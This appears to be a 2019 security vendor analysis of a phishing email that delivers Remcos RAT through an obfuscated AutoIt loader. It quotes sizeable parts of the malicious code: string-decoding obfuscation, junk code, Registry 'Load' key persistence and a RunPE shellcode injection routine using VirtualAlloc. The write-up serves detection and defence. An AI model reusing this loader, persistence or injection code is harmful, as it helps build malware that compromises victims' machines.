Analysis: New Remcos RAT Arrives Via Phishing Email

trendmicro.com/en_ca/research/19/h/analysis-new-remcos-rat-arrives-via-phishing-email.html

August 15, 2019


In July, we came across a phishing email purporting to be a new order notification, which contains a malicious attachment that leads to the remote access tool Remcos RAT (detected by Trend Micro as BKDR_SOCMER.SM). This attack delivers Remcos using an AutoIt wrapper that incorporates various obfuscation and anti-debugging techniques to evade detection, which is a common method for distributing known malware.

Remcos RAT emerged in 2016 being peddled as a service in hacking forums — advertised, sold, and offered cracked on various sites and forums. The RAT appears to still be actively pushed by cybercriminals. In 2017, we reported spotting Remcos being delivered via a malicious PowerPoint slideshow, embedded with an exploit for CVE-2017-0199. Recently, the RAT has made its way to phishing emails.

The malicious actor behind the phishing email appears to use the email address rud-division@alkuhaimi[.]com (with a legitimate domain) and the subject "RE: NEW ORDER 573923". The email includes the malicious attachment using the ACE compressed file format, *Purchase order201900512.ace*, which has the loader/wrapper *Boom.exe*.


Analyzing the wrapper/loader

After converting the executable to AutoIt script, we found that the malicious code was obfuscated with multiple layers, possibly to evade detection and make it difficult for researchers to reverse. The top layer of obfuscation is shown in the following:



```
Global $sfrwavktgoqnzobbfzg = ofmrmhsjkabiaxckorup()
Local $svpuikfbx = IsInt(12)
While ($svpuikfbx = IsInt(12))
    $xbcejnuriufmltzukqcgwhodpilosbtlcdkvjuczso = Execute(yymeitwepmfjevfydbdk())
    Local $puhbhxispfxq = Assign(88645, zvcsmxoxtjilccscgish())
    $svpuikfbx = $puhbhxispfxq
    ExitLoop
WEnd
Dim $vneaizmjfvhvjpbks = uazmpozxwvawgoxqrtuy()
Global $qcgycerdkrwhibnte = IsString(aqdbvatnghwrbrzkoadj())
While ($qcgycerdkrwhibnte = IsString(aqdbvatnghwrbrzkoadj()))
    $ibptbqsduzxlnhuhqohxmylmmfjdafqlwvfbvn = Execute(nvzqytastubeawbrrref())
    Local $ixvphzfirefdgezvusf = gamaxllchnhtrsjmoicq()
    $qcgycerdkrwhibnte = $ixvphzfirefdgezvusf
    ExitLoop
WEnd
Dim $acenwchrmwlhxnwvty = -13014
Local $isuafqdynflpqavnyeld = nfzyslzlycfuenfgqcrn()
Global $fwiwvzgzsoi = -50801
Dim $nbellqoahmgkudhuplg = fvvaisedkoldbkjhqqox()
Global $trvajpp = dzmyxytovqigjacdgrrs()
Global $vliminphfxadtbmcg = fnlpzdbyqpbblbqenybh()
If $vliminphfxadtbmcg = fnlpzdbyqpbblbqenybh() Then
    Dim $offacxkxaarrfkjqazl = 9963
    $pagwnnkqlscqkgpwxsxavrsxuxtjzsoiqnucoclhmnugzikgeqpndzbx = Execute(cwxzmxvwdeoqshmzjnyq())
EndIf
Local $cfpzq = -16197
Local $lmopn = 53512
Global $anrzxpu = -54648
Dim $wliwqpavkzf = -53873
Global $mvvpezuiqqjchae = -72490
Local $erzxr = -71132
Dim $xrticzzhbkccsggns = BitAND(-27312, 96507)
While ($xrticzzhbkccsggns = BitAND(-27312, 96507))
    Opt(upqoewkdipaxlsxcahta(), zwsyqtrsjcmtuncliyqw())
    Global $fdhmybpiewsnfkev = sghifmnpuuwpxmjanmpy()
    $xrticzzhbkccsggns = $fdhmybpiewsnfkev
    ExitLoop
WEnd
```


Figure 1. Obfuscated core functions



```
    Return $qcvowansab
EndFunc

Func rlbbtpezoibmkossxpbw()
    Local $gtqfzgagqrhkmnlknvgy["19"] = [4500 - 4413, -97 + 177, 46045 - 45978, 86812 + -86695, 14371 + -14304, -73638 + 73752, 77821 + -77745, -68778 +
    Local $sjpspwcefn
    For $mweivzuoiwrnprt = "0" To "18"
        $sjpspwcefn &= ChrW($gtqfzgagqrhkmnlknvgy[$mweivzuoiwrnprt])
    Next
    Return $sjpspwcefn
EndFunc

Func fcjclideqsmiqttmqwjs()
    Local $zusmzfiobvoiokdnjnku["26"] = [-92392 - -92478, 82288 - 82172, -97043 - -97150, 44775 - 44658, 6584 - 6473, -92292 - -92376, -92814 + 92936, -3
    Local $jwjnbkptxn
    For $keumwdgwrmqhzxr = "0" To "25"
        $jwjnbkptxn &= ChrW($zusmzfiobvoiokdnjnku[$keumwdgwrmqhzxr])
    Next
    Return $jwjnbkptxn
EndFunc

Func edtbpvamtyxsaerfcbvk()
    Local $xyrdmdyhtfjejorgtzvt["169"] = [45880 - 45814, 57435 - 57383, -81026 - -81079, -48403 + 48451, -2403 + 2459, -98343 + 98391, -82621 + 82672, 81
    Local $jpxdcnduic
    For $iabxfsmjnxdwpvd = "0" To "168"
        $jpxdcnduic &= ChrW($xyrdmdyhtfjejorgtzvt[$iabxfsmjnxdwpvd])
    Next
    Return $jpxdcnduic
EndFunc

Func jpeymwibhovzugsnzoef()
    Local $tvrcrtwwnvuxywfizeag["61"] = [-9959 - -10070, -65175 + 65240, -58516 + 58586, 64250 - 64180, -41428 - -41544, -86807 - -86909, -45743 + 45850,
    Local $ajuolvyqcz
    For $ejozsilumeefmje = "0" To "60"
        $ajuolvyqcz &= ChrW($tvrcrtwwnvuxywfizeag[$ejozsilumeefmje])
    Next
    Return $ajuolvyqcz
EndFunc

Func cluarfzmlktqaociwpft()
    Local $mzdafujjdadesthjtlet["12"] = [-34036 + 34124, 5346 - 5272, -14306 + 14377, -96217 + 96327, -39798 + 39874, 33929 + -33812, 96208 + -96139, 595
    Local $quurjrjdzz
    For $hpxggtolllbwmyl = "0" To "11"
        $quurjrjdzz &= ChrW($mzdafujjdadesthjtlet[$hpxggtolllbwmyl])
    Next
    Return $quurjrjdzz
EndFunc
```

Figure 2. Functions used for deobfuscation

The main goal of the *Boom.exe* file is to achieve persistence, perform anti-analysis detection, and drop/execute Remcos RAT on an affected system. The above snippet code first calculates the value inside the array and then uses the ChrW() function to convert the Unicode number to the character.




```
Func zdrpjiyytkypaxsiayca()

Local $wymmihquookivyylxfpx["8"] = [-36552 + 36670, -41634 + 41732, -60627 +
60738, 18735 - 18615, -40895 + 40941, 48633 + -48532, 69818 - 69698, -72033 -
-72134]
Local $vieiagnrqr
            For $qfhbrdjfzqtczgk = "0" To "7"
                        $vieiagnrqr &=
ChrW($wymmihquookivyylxfpx[$qfhbrdjfzqtczgk])
            Next
            Return $vieiagnrqr
EndFunc
```

vbox.exe

Figure 3. Sample of string decoding

In some cases after decryption, the malware uses the AutoIt function called BinaryToString() to deobfuscate the next layer. The following code snippet demonstrates this behavior:



```
Func bxpvvesktsxtcxdolgmn()
                Local $hjvchdjmumklmqcaeuwp["220"] =
[69371 - 69323, 72904 + -72784, -37167 - -37222, 23197 -
23147, -90298 + 90365, -21498 - -21548, -85032 - -85080,
[...TRUNCATED...]]
                Local $fxbpyfgfya
                For $zwebljtcibdngqs = "0" To "219"
                                $fxbpyfgfya &=
ChrW($hjvchdjmumklmqcaeuwp[$zwebljtcibdngqs])
                Next
                Return $fxbpyfgfya
EndFunc
```


```
0x446C6C43616C6C28276164766170693
3322E646C6C272C2027696E74272C2027
496E697469616C697A6541636C272C202
7707472272C20247041434C2C20276477
6F7264272C20446C6C537472756374476
57453697A6528247441434C292C202764
776F7264272C207[TRUNCATED]
```

BinaryToString (expression [, flag = 1])

```
DllCall('advapi32.dll', 'int', 'InitializeAcl', 'ptr', $pACL, 'dword',
DllStructGetSize($tACL), 'dword', '2')
```

Figure 4. AutoIt Binary to String decoding


After deobfuscation, the AutoIt code can be seen containing large amounts of junk code meant to throw analysts off the track.



```
        Dim $vbkrhubyqfpdnlsfycqaxg = -38906
        Global $hgljzm = Abs(-52230)
        If $hgljzm = Abs(-52230) Then
            Local $aamxqggillu = IsString(-64918)
            $exec($b(FileCopy(@ScriptFullPath, $fullpath)))
        EndIf
        Local $aocdj = MhgDqnkGhIvkSMVEjxyJbHgaYM
        Global $mktgetmzdnutsnywucdiot = -8286
        Local $fhandle = $exec($b(FileOpen($fullpath, "1")))
        Global $fbgeeoywnbrrfmrqpd = KMxuEkslZuAQ
        Dim $uchppeocislmcbb = -99611
        If $uchppeocislmcbb = -99611 Then
            Dim $ehxhquoi = KogRBMsPJAobhabt
            $exec($b(FileWrite($fhandle,$bytes)))
        EndIf
        Dim $reumcicznyf = -29767
        Dim $ulqimyetwzqsu = 90760
        Local $ogtuosktbluzayihhr = -97658
        Dim $fqtgjlgs = HVlArGTgpkNjUWahlmfEOt
        Dim $adaiiymijqi = 76339
        Dim $qledkusgz = ufvzCnMLwRxK
        Global $dcdslcxkew = -19436
        Dim $ohxbxaurcnq = ljZNtvHSPnnHLspJBArExDZ
        Dim $zknlzpbfxfzuxgf = 72945
        Local $jnqobbtmqobtikj = Ceiling(-78060)
        If $jnqobbtmqobtikj = Ceiling(-78060) Then
            Dim $jhvszlijftul = kpbJv
            $exec($b(FileDelete($fullpath & "))
        EndIf
        Global $lqwmqkn = -44105
        Local $yfgjhgirwlysxuheov = ArNTDkxaYvvXrrwCMEDxloFxtsp
        Dim $phlvqwx = -87138
        If $phlvqwx = -87138 Then
            Local $tgewkgygdvfc = hpkLMpZKurLQjAHVUiiWzHNugPUymmVnfunalMBdqUBSfh
            $exec($b(RegWrite("HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows", "Load", "REG_SZ", $fullpath)))
        EndIf
        Dim $icsfqacquxva = 74985
        Dim $komgjhhffffvpjirkcesv = yvrEIpwtvhXRqhBaVNA
        Global $uhbloeqvdeck = nQDwpJMzHlRaCBd
    EndIf
EndFunc
```


Figure 5. Sample of junk code

The malware then creates a copy of itself in *%AppData%\Roaming\appidapi\UevTemplateBaselineGenerator.exe* and loads the main payload (Remcos RAT) from its resource section. The malware then prepares the environment to execute the main payload. It achieves this by executing the following Shellcode (frenchy_shellcode version 1).




```
Func runpe($process, $data, $protect, $persist)
    Local $lmascgp = None
    $lmascgp &= "B450803CB8945F48B45F48A008845FF8A010FBE7DFF8845FE0FBEC02BF8FF45F4807DFF00740B41807DFE00740485FF74D685FF7413FF45F88B45F83B45F072B933C05F5EC9C204008B45EC8B4DF80FB704488B04"
    $lmascgp &= "8603C3EBE9558BEC83EC5C648B0D30000000053568BF033C08945FC8945F88B490C8B49148B098B591057C745D04E744F70C745D4656E5365C745D86374696F66C745DC6E00C745BC4E744D61C745C070566965C74"
    $lmascgp &= "5C4774F6653C745C86563746966C745CC6F6E8845CE3BD8750733C0E9A9000008D45D050E8DFFEFFFF8BF88D45BC50E8D4FEFFFF8945F08D45E85064A130000008B400C8B40148B008B5810C745E87763736C66"
    $lmascgp &= "C745EC656EC645EE00E8A6FEFFFF568975E4FFD003C0668945E0668945E28D45E0598945AC8D45A45033F66A0C8D45F450C745A4180000008975A8C745B04000000008975B48975B8FFD785C00F8873FFFFFF6A025"
    $lmascgp &= "66A018D45F8505656568D45FC506AFFFF75F4FF55F085C00F8853FFFFFF8B45FC5F5E5BC9C3558BEC515164A1300000008B400C83C0148B085356578945F83BC8EB328B49288B7D080FB7170FB7318BDE8BC22BC3"
    $lmascgp &= "83C7026685D2740C83C1026685F6740485C074E085C08B45FC74138B083B4DF8894DFC75C933C05F5E5BC9C204008B4010EBF4558BECB860150000E81B1E000032C0535657C78500FDFFFF46696E64C78504FDFFF"
    $lmascgp &= "F5265736FC78508FDFFFF7572636566C7850CFDFFFF5700C785A8FDFFFF4C6F6164C785ACFDFFFF5265736FC785B0FDFFFF757263658885B4FDFFFFC78530FCFFFF53697A65C78534FCFFFF6F665265C78538FCFF"
    $lmascgp &= "FF736F757266C7853CFCFFFF636588853EFCFFFFC785B8FDFFFF4C6F636BC785BCFDFFFF5265736FC785C0FDFFFF757263658885C4FDFFFFC78558F9FFFF4E745175C7855CF9FFFF65727953C78560F9FFFF79737"
    $lmascgp &= "465C78564F9FFFF6D496E66C78568F9FFFF6F726D61C7856CF9FFFF74696F6E888570F9FFFFC78590F9FFFF4E74416CC78594F9FFFF6C6F6361C78598F9FFFF74655669C7859CF9FFFF72747561C785A0F9FFFF6C"
    $lmascgp &= "4D656DC785A4F9FFFF6F727900C78520FDFFFF4E744F70C78524FDFFFF656E5072C78528FDFFFF6F63657366C7852CFDFFFF7300C78520F9FFFF4E745175C78524F9FFFF65727949C78528F9FFFF6E666F72C7852"
    $lmascgp &= "CF9FFFF6D617469C78530F9FFFF6F6E5072C78534F9FFFF6F63657366C78538F9FFFF7300C785E0FCFFFF47657453C785E4FCFFFF79737465C785E8FCFFFF6D496E6666C785ECFCFFFF6F00C745B86D627374C745"
    [...TRUNCATED...]

    Local $leputain = $lmascgp
    Local $binl = BinaryLen($leputain)
    Local $lpshellcode = DllCall("kernel32", "ptr", "VirtualAlloc", "dword", "0", "dword", $binL, "dword", "0x3000", "dword", "0x40")["0"]
    Local $file_struct = DllStructCreate("byte silkrefud[" & StringLen($data) & "]")
    DllStructSetData(DllStructCreate("byte uderboss[" & $binL & "]", $lpShellcode), "uderboss", $leputain)
    DllStructSetData($File_Struct, "silkrefud", $data)))

    Local $ret = DllCallAddress("dword", $lpShellcode, "str", $process, "ptr", DllStructGetPtr($File_Struct))
    DllCall("kernel32", "dword", "VirtualFree", "dword", $lpShellcode, "dword", "0", "dword", "0x8000")
